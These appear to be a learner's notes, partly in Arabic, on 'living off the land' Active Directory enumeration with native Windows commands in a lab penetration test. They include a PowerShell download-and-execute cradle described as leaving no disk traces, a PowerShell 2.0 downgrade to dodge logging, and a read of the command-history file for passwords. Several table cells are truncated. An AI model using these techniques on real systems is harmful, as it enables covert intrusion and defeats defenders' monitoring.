15-Living Off the Land:ADenumeration without internet (important)

Scenario

Let's assume our client has asked us to test their AD environment from a managed host with **no internet access,** and all efforts to load tools onto it have failed. Our client wants to see what types of enumeration are possible, so ***we'll have to resort to "living off the land" or only using tools and commands native to Windows/Active Directory***. This can also be a more stealthy approach and may not create as many log entries and alerts as pulling tools into the network in previous sections. Most enterprise environments nowadays have some form of network monitoring and logging, including IDS/IPS, firewalls, and passive sensors and tools on top of their host-based defenses such as Windows Defender or enterprise EDR. Depending on the environment, they may also have tools that take a baseline of "normal" network traffic and look for anomalies. Because of this, our chances of getting caught go up exponentially when we start pulling tools into the environment from outside.

Env Commands For Host & Network Recon

First, we'll cover a few basic environmental commands that can be used to give us more information about the host we are on.

Basic Enumeration Commands

Command	Result
`hostname`	Prints the PC's Name
`[System.Environment]::OSVersion.Version`	Prints out the OS version and revision level
`wmic qfe get Caption,Description,HotFixID,InstalledOn`	Prints the patches and hotfixes applied to the host
`ipconfig /all`	Prints out network adapter state and configurations
`set`	Displays a list of environment variables for the current session (ran from CMD-prompt)

Command	**Result**
`echo %USERDOMAIN%`	Displays the domain name to which the host belongs (ran from CMD-prompt)
`echo %logonserver%`	

Basic Enumeration

```
PS C:\Users\forend>
```

The commands above will give us a quick initial picture of the state the host is in, as well as some basic networking and domain information. We can cover the information above with one command [systeminfo](https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/systeminfo).:https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/systeminfo

Systeminfo

```
PS C:\Users\forend>
```

The `systeminfo` command, as seen above, will print a summary of the host's information for us in one tidy output. Running one command will generate fewer logs, meaning less of a chance we are noticed on the host by a defender.

Harnessing PowerShell

PowerShell has been around since 2006 and provides Windows sysadmins with an extensive framework for administering all facets of Windows systems and AD environments. It is a powerful scripting language and can be used to dig deep into systems. PowerShell has many built-in functions and modules we can use on an engagement to recon the host and network and send and receive files.

Let's look at a few of the ways PowerShell can help us.

Cmd-Let	De
`Get-Module`	List ava mod loac use
`Get-ExecutionPolicy -List`	Will exe poli

Cmd-Let	Des
	sett eac on a
`Set-ExecutionPolicy Bypass -Scope Process`	This cha poli curr proc the para Doi reve poli we proc term This bec wor mak perr cha victi
`Get-ChildItem Env: | ft Key,Value`	Ret env valu as k use com info etc.
`Get-Content $env:APPDATA\Microsoft\Windows\Powershell\PSReadline\ConsoleHost_history.txt`	With strir get spe use Pow hist can help com hist con pas poir tow con files that pas
`powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('URL to download the file from'); <follow-on commands>"`	This quic eas dow file

Cmd-Let	Des
	web Pov and fron

```
powershell -nop -c "iex(New-Object Net.WebClient).DownloadString('URL to download the file from'); <follow-on commands>"
```

- طريقة لتحميل ملف من الإنترنت وتنفيذه مباشرة في الذاكرة باستخدام PowerShell بدون تخزينه على القرص.
- `-nop` تعني No Profile (تشغيل بدون ملف التعريف الخاص بـ PowerShell).
- `iex` تعني Invoke-Expression، لتشغيل السكريبت المحمّل.
- ex:

  ```
  powershell -nop -c "iex(New-Object
  Net.WebClient).DownloadString('http://example.com/myscript.ps1');"
  ```

Explanation:

1. `-nop`: Runs PowerShell without loading the user's profile, making the execution faster and stealthier.
2. `iex`: Executes the downloaded script in memory.
3. `New-Object Net.WebClient`: Creates a web client object to fetch the script from the provided URL.
4. `DownloadString`: Downloads the content of the script as a string from the URL (`http://example.com/myscript.ps1` in this case).
5. Once downloaded, the script is immediately executed in memory, avoiding any traces on disk.

Example Use Case:

If the URL contains a PowerShell script that prints "Hello, World!":

```
Write-Host "Hello, World!"
```

The above command would download and execute it, displaying:

```
Hello, World!
```

```
# Script to gather basic system information and save it to a file.

# Get current user details
$user = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty
```

```
UserName

# Get OS version
$os = Get-WmiObject Win32_OperatingSystem | Select-Object -ExpandProperty
Caption

# Get IP address
$ip = (Test-Connection -ComputerName (hostname) -Count
1).IPv4Address.ToString()

# Get hostname
$hostname = $env:COMPUTERNAME

# Get uptime
$uptime = (Get-Uptime).TotalHours

# Display the gathered information
Write-Host "Gathering System Information..."
Write-Host "User: $user"
Write-Host "OS: $os"
Write-Host "Hostname: $hostname"
Write-Host "IP Address: $ip"
Write-Host "Uptime (hours): $uptime"

# Save to a file
$outputFile = "$env:USERPROFILE\Desktop\SystemInfo.txt"
@"
User: $user
OS: $os
Hostname: $hostname
IP Address: $ip
Uptime (hours): $uptime
"@ | Set-Content -Path $outputFile

Write-Host "System information saved to: $outputFile"



to run script : .\SystemInfo.ps1
 and the script will store the system info on file systeminfo.txt
```

Let's see them in action now on the `MS01` host.

Quick Checks Using PowerShell

```
PS C:\htb> Get-Module

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Manifest   1.0.1.0    ActiveDirectory                     {Add-
ADCentralAccessPolicyMember, Add-ADComputerServiceAcc...
Manifest   3.1.0.0    Microsoft.PowerShell.Utility        {Add-Member, Add-
Type, Clear-Variable, Compare-Object...}
Script     2.0.0      PSReadline                          {Get-
PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PS...

PS C:\htb> Get-ExecutionPolicy -List
Get-ExecutionPolicy -List

        Scope ExecutionPolicy
        ----- ---------------
MachinePolicy       Undefined
   UserPolicy       Undefined
      Process       Undefined
  CurrentUser       Undefined
 LocalMachine    RemoteSigned



PS C:\htb> whoami
nt authority\system

PS C:\htb> Get-ChildItem Env: | ft key,value

Get-ChildItem Env: | ft key,value

Key                       Value
---                       -----
ALLUSERSPROFILE           C:\ProgramData
APPDATA
C:\Windows\system32\config\systemprofile\AppData\Roaming
CommonProgramFiles        C:\Program Files (x86)\Common Files
CommonProgramFiles(x86)   C:\Program Files (x86)\Common Files
CommonProgramW6432        C:\Program Files\Common Files
COMPUTERNAME              ACADEMY-EA-MS01
ComSpec                   C:\Windows\system32\cmd.exe
DriverData                C:\Windows\System32\Drivers\DriverData
LOCALAPPDATA
C:\Windows\system32\config\systemprofile\AppData\Local
```

```
NUMBER_OF_PROCESSORS     4
OS                       Windows_NT
Path
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\
WindowsPowerShel...
PATHEXT
.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.CPL
PROCESSOR_ARCHITECTURE   x86
PROCESSOR_ARCHITEW6432   AMD64
PROCESSOR_IDENTIFIER     AMD64 Family 23 Model 49 Stepping 0, AuthenticAMD
PROCESSOR_LEVEL          23
PROCESSOR_REVISION       3100
ProgramData              C:\ProgramData
ProgramFiles             C:\Program Files (x86)
ProgramFiles(x86)        C:\Program Files (x86)
ProgramW6432             C:\Program Files
PROMPT                   $P$G
PSModulePath             C:\Program
Files\WindowsPowerShell\Modules;WindowsPowerShell\Modules;C:\Program Files
(x86)\...
PUBLIC                   C:\Users\Public
SystemDrive              C:
SystemRoot               C:\Windows
TEMP                     C:\Windows\TEMP
TMP                      C:\Windows\TEMP
USERDOMAIN               INLANEFREIGHT
USERNAME                 ACADEMY-EA-MS01$
USERPROFILE              C:\Windows\system32\config\systemprofile
windir                   C:\Windows
```

Many defenders are unaware that several versions of PowerShell often exist on a host. If not uninstalled, they can still be used. Powershell event logging was introduced as a feature with Powershell 3.0 and forward. With that in mind, we can attempt to call Powershell version 2.0 or older. If successful, our actions from the shell will not be logged in Event Viewer. This is a great way for us to remain under the defenders' radar while still utilizing resources built into the hosts to our advantage. Below is an example of downgrading Powershell.

Downgrade Powershell


```
PS C:\htb> Get-host


Name             : ConsoleHost
Version          : 5.1.19041.1320
```

```
InstanceId       : 18ee9fb4-ac42-4dfe-85b2-61687291bbfc
UI               :
System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture   : en-US
CurrentUICulture : en-US
PrivateData      : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
DebuggerEnabled  : True
IsRunspacePushed : False
Runspace         : System.Management.Automation.Runspaces.LocalRunspace

PS C:\htb> powershell.exe -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\htb> Get-host
Name             : ConsoleHost
Version          : 2.0
InstanceId       : 121b807c-6daa-4691-85ef-998ac137e469
UI               :
System.Management.Automation.Internal.Host.InternalHostUserInterface
CurrentCulture   : en-US
CurrentUICulture : en-US
PrivateData      : Microsoft.PowerShell.ConsoleHost+ConsoleColorProxy
IsRunspacePushed : False
Runspace         : System.Management.Automation.Runspaces.LocalRunspace

PS C:\htb> get-module

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Script     0.0        chocolateyProfile                   {TabExpansion,
Update-SessionEnvironment, refreshenv}
Manifest   3.1.0.0    Microsoft.PowerShell.Management     {Add-Computer,
Add-Content, Checkpoint-Computer, Clear-Content...}
Manifest   3.1.0.0    Microsoft.PowerShell.Utility        {Add-Member, Add-
Type, Clear-Variable, Compare-Object...}
Script     0.7.3.1    posh-git                            {Add-
PoshGitToProfile, Add-SshKey, Enable-GitColors, Expand-GitCommand...}
Script     2.0.0      PSReadline                          {Get-
PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PSReadLineKeyHandler...
```

We can now see that we are running an older version of PowerShell from the output above. Notice the difference in the version reported. It validates we have successfully downgraded the shell. Let's check and see if we are still writing logs. The primary place to look is in the

`PowerShell Operational Log` found under `Applications and Services Logs > Microsoft > Windows > PowerShell > Operational`. All commands executed in our session will log to this file. The `Windows PowerShell` log located at `Applications and Services Logs > Windows PowerShell` is also a good place to check. An entry will be made here when we start an instance of PowerShell. In the image below, we can see the red entries made to the log from the current PowerShell session and the output of the last entry made at 2:12 pm when the downgrade is performed. It was the last entry since our session moved into a version of PowerShell no longer capable of logging. Notice that, that event corresponds with the last event in the `Windows PowerShell` log entries.

Examining the Powershell Event Log



Operational   Number of events: 1,786


Level	Date and Time	Source
Verbose	3/29/2022 2:12:08 PM	PowerShell (I
Verbose	3/29/2022 2:09:50 PM	PowerShell (I
Verbose	3/29/2022 2:09:50 PM	PowerShell (I
Verbose	3/29/2022 2:09:47 PM	PowerShell (I
Verbose	3/29/2022 2:09:47 PM	PowerShell (I
Verbose	3/29/2022 2:09:42 PM	PowerShell (I
Verbose	3/29/2022 2:09:42 PM	PowerShell (I
Verbose	3/29/2022 2:09:10 PM	PowerShell (I
Verbose	3/29/2022 2:09:10 PM	PowerShell (I
Verbose	3/29/2022 2:09:10 PM	PowerShell (I
Verbose	3/29/2022 2:09:10 PM	PowerShell (I

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

```
Creating Scriptblock text (1 of 1):
powershell.exe -version 2

ScriptBlock ID: 9fe25160-b5f3-4b6c-ba38-dee65a6e85e5
Path:
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	3/29/2022 2:12:08 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None
User:	[redacted]	Computer:	[redacted]
OpCode:	On create calls		
More Information:	Event Log Online Help		

Starting V2 Logs



Windows PowerShell Number of events: 6,093

Level	Date and Time	Source	Event ID	Task Cate
Information	3/29/2022 2:12:09 PM	PowerShell (PowerShell)	400	Engine Li
Information	3/29/2022 2:12:09 PM	PowerShell (PowerShell)	600	Provider
Information	3/29/2022 2:12:09 PM	PowerShell (PowerShell)	600	Provider
Information	3/29/2022 2:12:09 PM	PowerShell (PowerShell)	600	Provider
Information	3/29/2022 2:12:09 PM	PowerShell (PowerShell)	600	Provider
Information	3/29/2022 2:12:09 PM	PowerShell (PowerShell)	600	Provider
Information	3/29/2022 2:12:09 PM	PowerShell (PowerShell)	600	Provider
Information	3/29/2022 2:12:09 PM	PowerShell (PowerShell)	600	Provider
Information	3/29/2022 2:12:09 PM	PowerShell (PowerShell)	600	Provider
Information	3/29/2022 2:09:09 PM	PowerShell (PowerShell)	400	Engine Li
Information	3/29/2022 2:09:09 PM	PowerShell (PowerShell)	600	Provider

Event 400, PowerShell (PowerShell)

General Details

```
SequenceNumber=9

HostName=ConsoleHost
HostVersion=2.0
HostId=6e138c8e-bd8e-442d-b3cb-0b6aa57a885b
EngineVersion=2.0
RunspaceId=d9277f09-5e70-4a26-8e27-adf144c7a59c
```

Log Name:	Windows PowerShell		
Source:	PowerShell (PowerShell)	Logged:	3/29/2022 2:12:09 PM
Event ID:	400	Task Category:	Engine Lifecycle
Level:	Information	Keywords:	Classic
User:	N/A	Computer:	[redacted]
OpCode:	Info		
More Information:	Event Log Online Help		

تُستخدم لتسجيل كل الأوامر والسكربتات التي يتم تشغيلها في جلسة PowerShell هي ميزة في **Script Block Logging** PowerShell. هذه الميزة مفيدة للمسؤولين الأمنيين لأنها تتيح تتبع النشاطات المشبوهة أو غير المعتادة.

النقطة الرئيسية:

1. عندما تكون **Script Block Logging** مفعلّة، أي أمر أو سكربت يتم تشغيله داخل PowerShell يُسجَّل في السجلات.
2. لكن إذا قمت بتغيير إصدار PowerShell إلى الإصدار **2.0** باستخدام الأمر:

   `powershell.exe -version 2`

   فإن Script Block Logging يتوقف عن العمل لأن هذه الميزة لم تكن موجودة في PowerShell 2.0.

السلوك المشتبه فيه:

- تم استخدامها لتنفيذ أوامر معينة PowerShell أثناء تسجيل الأوامر (في الإصدارات 3.0 وما بعدها)، يمكن أن يرى المسؤول أن جلسة.
- إلى 2.0، سيلاحظ المسؤول PowerShell لإصدار (تخفيض) **Downgrade** إذا حدث:
  - تسجيل أمر التبديل إلى الإصدار 2.0.
  - توقف تسجيل الأوامر بعد ذلك، مما قد يثير الشك بأن شيئًا مريبًا يحدث.

ما يظهر في السجلات:

- **الصندوق الأحمر (Red Box):** يحتوي على الأوامر التي تم تنفيذها قبل التخفيض.
- **الصندوق الأخضر (Green Box):** جديدة تم تشغيلها باستخدام PowerShell يظهر أن جلسة **HostVersion 2.0**.

التحذير:

- **إصدار الأمر لتخفيض PowerShell يتم تسجيله 2.0** إلى.
  - هذا يعني أن هناك دليلًا يُظهر أنك قمت بالتبديل للإصدار القديم.

    - المدافع اليقظ قد يبدأ تحقيقًا لأنه سيلاحظ أن السجلات توقفت فجأة.

الخلاصة:

1. Script Block Logging لا يعمل على PowerShell 2.0، مما يعني أن أي نشاط لاحق لن يتم تسجيله.
2. لكن! أمر التبديل للإصدار 2.0 سيتم تسجيله، وبالتالي لا تزال هناك أدلة تشير إلى حدوث هذا التغيير.
3. المدافع (Defender) الذي يراقب السجلات قد يلاحظ ذلك ويعتبره نشاطًا مشبوهًا.

Checking Defenses

The next few commands utilize the netsh and sc utilities to help us get a feel for the state of the host when it comes to Windows Firewall settings and to check the status of Windows Defender.

Firewall Checks

```
PS C:\htb> netsh advfirewall show allprofiles

Domain Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName
%systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Private Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                      Disable
```

```
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName
%systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Public Profile Settings:
----------------------------------------------------------------------
State                                 OFF
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName
%systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096
```

Windows Defender Check (from CMD.exe)

```
C:\htb> sc query windefend

SERVICE_NAME: windefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

Above, we checked if Defender was running. Below we will **check the status and configuration settings** with the Get-MpComputerStatus cmdlet in PowerShell.

Get-MpComputerStatus

```
PS C:\htb> Get-MpComputerStatus

AMEngineVersion                 : 1.1.19000.8
AMProductVersion                : 4.18.2202.4  ---> تُستخدم الخاصية
AMProductVersion للإشارة إلى إصدار برنامج الحماية (Antimalware) المثبت على
الجهاز. هذا الإصدار يمثل رقم النسخة المستخدمة لتحديد:

AMRunningMode                   : Normal
AMServiceEnabled                : True
AMServiceVersion                : 4.18.2202.4
AntispywareEnabled              : True
AntispywareSignatureAge         : 0
AntispywareSignatureLastUpdated : 3/21/2022 4:06:15 AM
AntispywareSignatureVersion     : 1.361.414.0
AntivirusEnabled                : True
AntivirusSignatureAge           : 0
AntivirusSignatureLastUpdated   : 3/21/2022 4:06:16 AM
AntivirusSignatureVersion       : 1.361.414.0
BehaviorMonitorEnabled          : True
ComputerID                      : FDA97E38-1666-4534-98D4-943A9A871482
ComputerState                   : 0
DefenderSignaturesOutOfDate     : False
DeviceControlDefaultEnforcement : Unknown
DeviceControlPoliciesLastUpdated : 3/20/2022 9:08:34 PM
DeviceControlState              : Disabled
FullScanAge                     : 4294967295
FullScanEndTime                 :
FullScanOverdue                 : False
FullScanRequired                : False
FullScanSignatureVersion        :
FullScanStartTime               :
IoavProtectionEnabled           : True
IsTamperProtected               : True
IsVirtualMachine                : False
LastFullScanSource              : 0
LastQuickScanSource             : 2

<SNIP>
```

Knowing what revision our AV settings are at and what settings are enabled/disabled can greatly benefit us. We can tell how often scans are run, if the on-demand threat alerting is active, and more. This is also great info for reporting. Often defenders may think that certain settings are enabled or scans are scheduled to run at certain intervals. If that's not the case, these findings can help them remediate those issues.

Am I Alone?

When landing on a host for the first time, one important thing is to check and see if you are the only one logged in. If you start taking actions from a host someone else is on, there is the potential for them to notice you. If a popup window launches or a user is logged out of their session, they may report these actions or change their password, and we could lose our foothold.

Using qwinsta

```
PS C:\htb> qwinsta

 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
 services                                    0  Disc
>console           forend                    1  Active
 rdp-tcp                                 65536  Listen
```

Network Information

Networking Commands	Description
`arp -a`	Lists all known hosts stored in the arp table.
`ipconfig /all`	Prints out adapter settings for the host. We can figure out the network segment from here.
`route print`	Displays the routing table (IPv4 & IPv6) identifying known networks and layer three routes shared with the host.
`netsh advfirewall show allprofiles`	Displays the status of the host's firewall. We can determine if it is active and filtering traffic.

Commands such as `ipconfig /all` and `systeminfo` show us some basic networking configurations. Two more important commands provide us with a ton of valuable data and could help us further our access. `arp -a` and `route print` will show us what hosts the box we are on is aware of and what networks are known to the host. Any networks that appear in the routing table are potential avenues for lateral movement because they are accessed enough that a route was added, or it has administratively been set there so that the host knows how to access resources on the domain. These two commands can be especially helpful in the discovery phase of a black box assessment where we have to limit our scanning

Using arp -a

```
PS C:\htb> arp -a

Interface: 172.16.5.25 --- 0x8
```

```
  Internet Address      Physical Address      Type
  172.16.5.5            00-50-56-b9-08-26     dynamic
  172.16.5.130          00-50-56-b9-f0-e1     dynamic
  172.16.5.240          00-50-56-b9-9d-66     dynamic
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static

Interface: 10.129.201.234 --- 0xc
  Internet Address      Physical Address      Type
  10.129.0.1            00-50-56-b9-b9-fc     dynamic
  10.129.202.29         00-50-56-b9-26-8d     dynamic
  10.129.255.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Viewing the Routing Table

```
PS C:\htb> route print

===========================================================================
Interface List
  8...00 50 56 b9 9d d9 ......vmxnet3 Ethernet Adapter #2
 12...00 50 56 b9 de 92 ......vmxnet3 Ethernet Adapter
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 Route Table
===========================================================================
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0       172.16.5.1      172.16.5.25    261
          0.0.0.0          0.0.0.0       10.129.0.1   10.129.201.234     20
       10.129.0.0      255.255.0.0         On-link    10.129.201.234    266
   10.129.201.234  255.255.255.255         On-link    10.129.201.234    266
   10.129.255.255  255.255.255.255         On-link    10.129.201.234    266
        127.0.0.0        255.0.0.0         On-link         127.0.0.1    331
        127.0.0.1  255.255.255.255         On-link         127.0.0.1    331
  127.255.255.255  255.255.255.255         On-link         127.0.0.1    331
       172.16.4.0    255.255.254.0         On-link       172.16.5.25    261
```

```
      172.16.5.25  255.255.255.255         On-link       172.16.5.25    261
     172.16.5.255  255.255.255.255         On-link       172.16.5.25    261
        224.0.0.0        240.0.0.0         On-link         127.0.0.1    331
        224.0.0.0        240.0.0.0         On-link    10.129.201.234    266
        224.0.0.0        240.0.0.0         On-link       172.16.5.25    261
  255.255.255.255  255.255.255.255         On-link         127.0.0.1    331
  255.255.255.255  255.255.255.255         On-link    10.129.201.234    266
  255.255.255.255  255.255.255.255         On-link       172.16.5.25    261

===========================================================================
Persistent Routes:
  Network Address          Netmask  Gateway Address  Metric
          0.0.0.0          0.0.0.0       172.16.5.1  Default
===========================================================================

IPv6 Route Table
===========================================================================

<SNIP>
```

notes: Using `arp -a` and `route print` will **not only benefit in enumerating AD environments**, but will also assist us in **identifying opportunities to pivot to different network segments in any environment.** These are commands we should consider using on each engagement to assist our clients in understanding where an attacker may attempt to go following initial compromise.

Windows Management Instrumentation (WMI)هي تقنية داخل نظام Windows تُستخدم بشكل واسع في بيئات المؤسسات لجمع المعلومات وتنفيذ المهام الإدارية سواء على الأجهزة المحلية أو الأجهزة الموجودة داخل النطاق (Domain).

Windows Management Instrumentation (WMI) is a scripting engine that is widely used within Windows enterprise environments to retrieve information and run administrative tasks on local and remote hosts. For our usage, we will create a WMI report on domain users, groups, processes, and other information from our host and other domain hosts.

ما هو WMI؟

- **WMI** هو محرك قوي داخل أنظمة Windows.
- يُستخدم لجمع معلومات النظام وإدارة العمليات مثل:
  - تفاصيل عن المستخدمين.
  - المجموعات والصلاحيات.
  - العمليات الجارية.

  - إعدادات الشبكة.

- يمكن استخدامه محليًا أو للوصول إلى أجهزة بعيدة داخل نفس النطاق.

```
1. معرفة معلومات المستخدمين:
للحصول على قائمة المستخدمين في النظام:

Get-WmiObject -Class Win32_UserAccount

2. معرفة معلومات المجموعات:
لعرض أسماء المجموعات وأعضائها:

Get-WmiObject -Class Win32_Group

3. عرض العمليات الجارية:
لمعرفة العمليات المفتوحة على النظام:

Get-WmiObject -Class Win32_Process
4. الوصول إلى جهاز بعيد:
لجمع معلومات من جهاز آخر داخل النطاق:

Get-WmiObject -Class Win32_ComputerSystem -ComputerName "اسم الجهاز البعيد"
-Credential (Get-Credential)

5. جمع معلومات عن الشبكة:
للحصول على إعدادات الشبكة:

Get-WmiObject -Class Win32_NetworkAdapterConfiguration
```

Quick WMI checks cheetsheat :
https://gist.github.com/xorrior/67ee741af08cb1fc86511047550cdaf4

Command	**Description**
`wmic qfe get Caption,Description,HotFixID,InstalledOn`	Prints the patch level and description of the Hotfixes applied
`wmic computersystem get Name,Domain,Manufacturer,Model,Username,Roles /format:List`	Displays basic host information to include any attributes within the list
`wmic process list /format:list`	A listing of all processes on host
